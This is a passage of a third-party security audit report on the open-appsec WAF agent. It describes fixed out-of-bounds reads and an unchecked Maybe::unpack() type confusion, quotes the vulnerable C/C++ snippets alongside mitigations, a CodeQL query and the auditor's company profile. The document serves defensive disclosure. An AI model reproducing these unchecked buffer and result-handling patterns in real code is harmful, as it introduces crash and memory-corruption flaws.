- static const uint16_t skip_buff_mgmt_magic = 0xbeef;
```

```
+ static const uint16_t empty_buff_mgmt_magic = 0xfffe;
+ static const uint16_t skip_buff_mgmt_magic = 0xfffd;
+ static const uint32_t max_write_size = 0xfffc;
```

Figure 4 Changed magic values (left: before patch, right: after patch)

6.4 Vulnerability 4: Potential out-of-bound read in genHeaderPart()

V4	Potential out-of-bound read in genHeaderPart()	STATUS Fixed	RISK Low
CONSEQUENCES An attacker could, potentially, cause an out-of-bounds read in the agent.			
AFFECTED COMPONENT open-appsec/agent/components/attachment-intakers/nginx_attachment/nginx_parser.cc			
MITIGATION After reading the size, check that cur_pos and cur_pos + part_len are still within raw_data bounds.			
EXPLOITABILITY Very difficult	IMPACT Limited	CORRECTION DIFFICULTY Simple	

Description

When receiving header data from the NGINX module (ChunkType::REQUEST_HEADER), the headers are parsed from the input buffer using genHeaderPart(), located in open-appsec/agent/components/attachment-intakers/nginx_attachment/nginx_parser.cc, lines 68 to 87. Headers are stored as a 2-byte unsigned integer indicating size, and then raw bytes containing the value. As can be seen, the function does not verify that the beginning or the end of the value are within the buffer.

```
Maybe<Buffer>
genHeaderPart(const Buffer &raw_data, uint16_t &cur_pos)
{
    if (cur_pos >= raw_data.size()) return genError("Current header data
possession is after header part end");

    auto value = raw_data.getTypePtr<uint16_t>(cur_pos);

    if (!value.ok()) {
        return genError("Failed to get header part size: " + value.getErr());
    }

    uint16_t part_len = *(value.unpack());
    cur_pos += sizeof(uint16_t);

    const u_char *part_data = raw_data.data();
    Buffer header_part(part_data + cur_pos, part_len,
Buffer::MemoryType::VOLATILE);

    cur_pos += part_len;

    return header_part;
}
```

Impact

An out-of-bounds read could cause a crash. However, this would require the contents of a SharedRingBuffer chunk to be altered, which without another bug is very unlikely to happen, which is why the bug is described as a low risk.

Affected component

- → open-appsec/agent/components/attachment-intakers/nginx_attachment/nginx_parser.cc

Mitigation

To fix this vulnerability, LEXFO recommends checking that cur_pos and cur_pos + part_len are still within raw_data bounds, after reading the size.

Retest status: FIXED

Cur_pos + part_len is now compared to raw_data.size(): if it is superior, an error is returned. The vulnerability is patched.

```
if (cur_pos + part_len > raw_data.size()) return genError("Header data extends
beyond current buffer");
```

6.5 Vulnerability 5: Usage of Maybe<T>::unpack() without checking ::ok()

V5	Usage of Maybe<T>::unpack() without checking ::ok()	STATUS Fixed	RISK Medium
CONSEQUENCES An attacker might be able to cause crash or memory corruption in the agent.			
AFFECTED COMPONENT open-appsec/agent/core/include/general/maybe_res.h			
MITIGATION Verify that Maybe objects have a result before using the result.			
EXPLOITABILITY Very difficult	IMPACT Important	CORRECTION DIFFICULTY Moderate	

Description

The code makes uses of a utility class named Maybe, which implements an Option type. By convention, before the result of a Maybe object is used, (using Maybe::unpack()), one should check that the object really has a result (using Maybe::ok()). This is mostly done properly throughout the code, but not always.

As an example, here is a code extract where it is done properly, in nginx_attachment.cc, lines 745-749:

```
If(rule_by_ctx.ok()) {
	BasicRuleConfig rule = rule_by_ctx.unpack();
}
```

To find instances of calls to Maybe::unpack() which are not protected by calls to Maybe::ok(), we can use a CodeQL query:

```
/**
 * @name Maybe::unpack() called without verifying that the result is set with
Maybe::ok()
 * @kind problem
 * @tags security
 *
 * Maybe<T> allows the programmer to store either the result or an error.
 * Before the result is unpacked using Maybe::unpack(), the programmer must check
 * that it is set using Maybe::ok().
 * This query looks for calls to Maybe::unpack() not "guarded" by such a
Maybe::ok() call.
 *
 */

import cpp
import  semmle.code.cpp.controlflow.Guards
```

```
// We're looking for a call to a method and a variable
from
Variable v,
FunctionCall unpack
where
// the method call is on variable v
    unpack.getQualifier() = v.getAnAccess()
// Such that v is an instance of the Maybe class
and v.getType().getName().matches("%Maybe%")
// and the method called is unpack()
and unpack.getTarget().getName() = "unpack"
// and there is a local codepath where Maybe::unpack() gets called without
checking Maybe::ok() first
and not exists(
    FunctionCall ok,
    GuardCondition gc |
    gc = ok
    and ok.getTarget().getName() = "ok"
    and (
        ok.getQualifier() = v.getAnAccess()
        // Handles if((a=b).ok()) cases
        or (
            ok.getQualifier() instanceof FunctionCall
        and ok.getQualifier().(FunctionCall).getTarget().getName() = "operator="
        and ok.getQualifier().(FunctionCall).getQualifier() = v.getAnAccess()
        )
    )
    and gc.controls(unpack.getBasicBlock(), true)
)
select unpack, unpack.getLocation()
```

Such a query returns 10 results:

```
1     /components/attachment-intakers/nginx_attachment/nginx_attachment.cc:847
2     /components/generic_rulebase/evaluators/http_transaction_data_eval.cc:68
3     /components/security_apps/waap/waap_clib/Serializator.cc:66
4     /core/config/config.cc:154
5     /core/intelligence_is_v2/query_request_v2.cc:124:19
6     /core/logging/cef_stream.cc:56
7     /core/logging/syslog_stream.cc:63
8     /core/message/http_decoder.cc:124
9     /core/message/http_decoder.cc:77
10    /core/message/message.cc:1187:70
```

As an example, let us check the first result, occurring in nginx_attachment.cc, line 847:

```
    …
    FilterVerdict
    handleMultiModifiableChunks(const Maybe<vector<M>> &chunks, const string
&chunk_desc, bool is_request)
    {
        if (!chunks.ok()) {
            dbgWarning(D_NGINX_ATTACHMENT)
                << "Failed to parse "
                << chunk_desc
                << ". Returning default verdict: "
                << verdictToString(default_verdict.getVerdict())
```

```
                << ", Error: "
                << chunks.getErr();
        }

        return handleMultiModifiableChunks(chunks.unpack(), is_request);
    }
```

There is a branch where chunks.ok() is called, but it only secures the logging operation (dbgWarning). The last line of the function, handleMultiModifiableChunks(), gets called in any case, even if chunks.ok() is false.

Since the Maybe class stores its error and its value as a union type, calling unpack() on an errored Maybe instance would cause a type confusion, yielding undefined results ranging from DOS to memory corruption.

The NGINX module could also be subject to such problems; it is recommended that the **OPEN-APPSEC TEAM** runs the provided QL query on this part of the code as well.

Impact

An attacker might be able to cause crash or memory corruption in the agent.

Affected component

- → open-appsec/agent/core/include/general/maybe_res.h

Mitigation

To fix this vulnerability, LEXFO recommends verifying that Maybe objects have a result before calling unpack().

Retest status: FIXED

The calls have been patched.

6.6 Vulnerability 6: dumpRingQueueShmem() may read out-of-bounds

V6	dumpRingQueueShmem() may read out-of-bounds	STATUS Fixed	RISK Low
CONSEQUENCES An attacker might be able to cause crash in the agent.			
AFFECTED COMPONENT core/shmem-ipc/shared_ring_queue.c			
MITIGATION Change max_num_of_segments to queue->num_of_data_segments.			

EXPLOITABILITY	IMPACT	CORRECTION DIFFICULTY
Very difficult	Limited	Simple

Description

In dumpRingQueueShmem(), which logs the content of a SharedRingQueue, a loop iterates over max_num_of_data_segments instead of queue->num_of_data_segments, which may cause out-of-bound read operations in the context of the agent or the NGINX module.

```
void
dumpRingQueueShmem(SharedRingQueue *queue)
{
    …

    writeDebug(WarningLevel, "mgmt_segment:");
    buffer_mgmt = (uint16_t *)queue->mgmt_segment.data;
    for (segment_idx = 0; segment_idx < max_num_of_data_segments; segment_idx++) {
        writeDebug(WarningLevel, "%s%u", (segment_idx == 0 ? " " : ", "),
buffer_mgmt[segment_idx]);
    }

    …
}
```

Impact

An attacker might be able to cause crash in the agent or the NGINX module. However, the function involved in the vulnerability is hard to reach without another bug, which is why exploitability has been set to very difficult.

Affected component

- → core/shmem-ipc/shared_ring_queue.c

Mitigation

To fix this vulnerability, LEXFO recommends changing max_num_of_segments to queue->num_of_data_segments.

Retest status: FIXED

The suggested patch has been applied, patching the vulnerability.

7 Appendix - About LEXFO

7.1 Overview of the company

Created in September 2011, **LEXFO** is an **independent firm providing audits and technical expertise** in information system security. Our mission is to help our clients protect their information assets using an **offensive approach**.

With an **€ 10 M turnover** in 2021, LEXFO currently counts with about 85 employees, among which **70 security experts** with proven experience in vulnerability discovery and exploitation (i.e., pentests, reverse engineering, code audit, exploit development, 0-days, etc.), embedded software analysis and security incident response.

LEXFO is a member of the Avisa Partners group, specializing in economic intelligence, global advocacy and cybersecurity. With close to 300 consultants, experts and associates, the Avisa Partners group reached a € 50 M turnover in 2021 by operating in over 75 countries.


7.2 LEXFO, a leading firm in offensive security

Their differentiating assets include:

- → a team with complementary technical skills and recognized by the **ANSSI**;
- → **daily watch** of new security attacks;
- → an investment in its **R&D activities**;
- → an **offensive approach**: using methods equivalent to those of attackers;
- → **CSPN** and **PVID** certifications issued by the ANSSI;
- → ANSSI-accreditation to be **Information Technology Security Evaluation Facility (CESTI)**;
- → member of the **InterCERT-FR** and an ongoing **PRIS** accreditation;
- → responsiveness;
- → very high sensitivity to the **confidentiality** of the topics addressed;
- → a **flexible** team able to adapt to the sector and client needs;
- → high quality missions and deliverables produced.

7.3 LEXFO global offer

LEXFO performs **over 1,000 incident response and security audits a year** for more than 150 clients and currently offers the **following activities and fields of expertise**:



7.4 LEXFO, a team of technical experts

LEXFO experts have **complementary profiles** in **different areas of expertise**: web and mobile applications, Cloud environment, thick and fat clients, workstations, operating systems, servers and databases, embedded systems, telco & network, Active Directory, various infrastructures (Big Data, CI/CD, mainframe, PKI, VDI…), regulations (DSP2, PCI DSS, GDPR…), authentication and cryptographic mechanisms, various solutions (CRM, MDM, SaaS, SAP/ERP…), IoT, etc. This complementarity allows bringing in the best expertise for each task.

To maintain high standards, **LEXFO** also insists that each of its experts actively participates in its research and development center while devoting significant time to **technology watch**.

Their research specifically focuses on the following topics:

- → 2G-3G interception;
- → industrialization of processes for security incident responses;
- → exploit techniques for bypassing virtual environments;
- → attacks on connected objects;
- → study of mechanisms implemented by cryptocurrencies.

LEXFO experts have the following technical skills:

Technical skills	
Systems	– Systems: Windows (NT/XP/Vista/Windows 7/8/10/11, Windows Server 2003 à 2022), Linux (Debian, RedHat, Ubuntu, CentOS, Fedora, KALI Linux, Linux Mint…), Solaris, AIX, HP-UX, Mac OS, FreeBSD, NetBSD, OpenBSD – Mobile: iOS, Android, Windows Phone – System programming, kernel and drivers: UNIX (Linux, BSD, Solaris), Windows – Embedded systems and real-time: eCos, QNX or vxWorks – Distributed systems: Hadoop
Programming	– Languages: C/C++, SQL, x86/ARM/MIPS assembly – Scripts language: Shell Script Unix, Ruby, Perl, Python, LUA, PowerShell – Web programming: HTML5, PHP, Java, Javascript, Dart, NodeJS, Django, Rails – Assembler: Intel, PowerPC, ARM, MIPS
Network	– TCP/IP and associated protocols – VoIP: SIP protocols, H323 and infrastructures (Cisco, Alcatel, IMS, Asterisk) – Radi: WiFi, Wi-MAX, LTE, Satellite (MPEG-TS + DVB-S) – Streaming: RTSP, RTMP, HSS, HLS, HTTP, Architecture – VPN: PPTP, L2TP, OpenVPN – Firewall: Netfilter, Packet Filter, Cisco, Checkpoint, Netasq, Denyall

DBMS & Directories	– MySQL, MS SQL, PostgreSQL, – ORACLE, – DB2, – Informix – Active Directory – Lotus Notes	– SQLite – Interbase – MongoDB – Cassandra – LDAP – OpenLDAP
Security	– Business solutions (firewalls, encryption (PGP), PKI, SSO) – Cryptology (theory, implementation exploitation of vulnerabilities) – Reverse engineering, code auditing and advanced techniques exploits – Bypass firewalls and IDS – Design backdoors tools and other advanced post-intrusion – Set-top Box audit, router audit and Wifi AP audit – Web vulnerabilities audit – Configuration audit – Evaluations and studies about operating system security (hardening, kernel programming)	
Forensics	– Dump RAM analysis, – Disk image and file system analysis (ext2-3-4, ntfs), – Volatility Framework, SleuthKit/Autopsy	
Databases	MySQL, MS SQL, H2Database, Oracle, DB2, PostgreSQL, SQLite / ORM (SQLAlchemy, Django, Anorm, Slick, Hibernate), Interbase	
Embedded systems and real-time	– Digital and analog electronics – Programming microcontrollers (ARM, PIC, 8088) – OS: VxWorks, Linux, eCos, RTLinux, QNX, ThinOS, ZyNOS – Debug: JTAG, RS-232, UART – Communications: CAN, SPI, I2C, Ethernet, WLAN – Architectures: ARM7, ARM9, MIPS, PowerQuick	
Protocols	IPv4, TCP, UDP, ICMP, ARP, HTTP, DNS, SMTP, FTP, SSH, SNMP, RTMP, RTSP, RIP, DTP, LDAP, SIP, ToIP	
Cloud	Amazon Web Services (AWS), Windows Azure, Google Cloud Platform (GCP).	

7.5 CSPN and PVID certifications

7.5.1 History

The **CSPN LEXFO** assessment center conducted a pilot assessment during May 2014. The previous steps were the following:

- → January 4th 2013: CSPN agreement request for LEXFO
- → June 27th 2013: agreement audit by the French SGDN/ANSSI
- → December 2nd 2013: SGDN/ANSSI authorization for a CSPN pilot assessment
- → October 13rd 2014: agreement decision notified through the IT Security Central Director, No. 4215/ANSSI/SDE.

7.5.2 Technical fields of the CSPN agreement

After reviewing the justifications and references provided, the provisional agreement has been granted for the assessment of the following products:

- → Intrusion detection;
- → Anti-virus, protection against malicious codes;
- → Firewall;
- → Security administration and supervision;
- → Identification, authentication and access control;
- → Secure communication;
- → Secure messaging;
- → Secure storage;
- → Programmable logic controllers;
- → Deletion of data ;
- → Secure execution environment;
- → Set-top box (STB).

During the first trimester of 2015, a second pilot audit was conducted by the LEXFO teams in order to obtain an agreement on **programmable logic controllers (SCADA devices)**. Since July 2015, LEXFO holds an official agreement delivered by the ANSSI. In June 2021, it has been renewed for 2 years until 2023.

7.5.3 CSPN certification

The list of technical skills is specified on the ANSSI website at the following address: https://www.ssi.gouv.fr/administration/produits-certifies/cspn/les-centres-devaluation/

7.5.4 PVID certification

After reviewing the justifications and references provided, a PVID certification has been granted to LEXFO on the 19th of November 2021 for the following areas of expertise:

- → Compliance assessment;
- → IT tests of the service efficiency on the biometrics aspect;
- → Physical tests of the service efficiency on the biometrics aspect.